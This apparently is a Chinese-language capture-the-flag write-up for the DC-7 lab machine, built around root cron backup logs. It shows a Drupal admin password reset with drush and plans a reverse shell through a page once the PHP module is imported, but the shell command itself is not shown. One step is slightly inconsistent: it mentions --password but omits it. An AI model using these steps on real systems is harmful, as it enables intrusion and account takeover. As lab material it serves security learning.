Database dump saved to /home/dc7user/backups/website.sql [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists
From root@dc-7 Thu Aug 29 22:45:17 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 22:45:17 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3Jng-0000Iw-Rq
for root@dc-7; Thu, 29 Aug 2019 22:45:16 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3Jng-0000Iw-Rq@dc-7>
Date: Thu, 29 Aug 2019 22:45:16 +1000
Database dump saved to /home/dc7user/backups/website.sql [success]
From root@dc-7 Thu Aug 29 23:00:12 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 23:00:12 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3K28-0000Ll-11
for root@dc-7; Thu, 29 Aug 2019 23:00:12 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3K28-0000Ll-11@dc-7>
Date: Thu, 29 Aug 2019 23:00:12 +1000
Database dump saved to /home/dc7user/backups/website.sql [success]
From root@dc-7 Fri Aug 30 00:15:18 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Fri, 30 Aug 2019 00:15:18 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3LCo-0000Eb-02
for root@dc-7; Fri, 30 Aug 2019 00:15:18 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3LCo-0000Eb-02@dc-7>
Date: Fri, 30 Aug 2019 00:15:18 +1000
rm: cannot remove '/home/dc7user/backups/*': No such file or directory
Database dump saved to /home/dc7user/backups/website.sql [success]
From root@dc-7 Fri Aug 30 03:15:17 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Fri, 30 Aug 2019 03:15:17 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3O0y-0000Ed-To
for root@dc-7; Fri, 30 Aug 2019 03:15:17 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3O0y-0000Ed-To@dc-7>
Date: Fri, 30 Aug 2019 03:15:17 +1000
rm: cannot remove '/home/dc7user/backups/*': No such file or directory
Database dump saved to /home/dc7user/backups/website.sql [success]
|

AI 看一看,发现有个以 root 身份运行的定时任务,脚本路径是/opt/scripts/backups.sh
看一看这个脚本的内容和权限:
1
2
| cat /opt/scripts/backups.sh
ls -la /opt/scripts/backups.sh
|
脚本是 root 拥有,所属组是 www-data,所以要想对这个脚本进行修改,就要切换成 www-data,这个用户就是 Web 服务的启动者,就需要去 80 的 Web 服务中寻找漏洞点,然后反弹shell就是 www-data 了

还有发现 drush 命令,查看这个命令
其中的user:password可以为指定用户设置密码

就可以利用这个来设置管理员的密码
1
| drush user:password admin
|
需要在一个正确的 Drupal 环境中才能运行用户密码重置命令

cd 到网站根目录执行
1
2
| cd /var/www/html
drush user:password admin
|
需要使用--password来设置新密码

1
| drush user:password admin
|
设置成功

去登录:http://192.168.10.55/user/login


Content 里可以新建页面,可以写入反弹shell的命令,或者一句话木马来实现反弹shell


但是不支持PHP的

搜一下知道 Drupal 8 中将 PHP 模块删去了,需要单独导入
模块包地址:https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz
在 Extend 中导入



成功导入
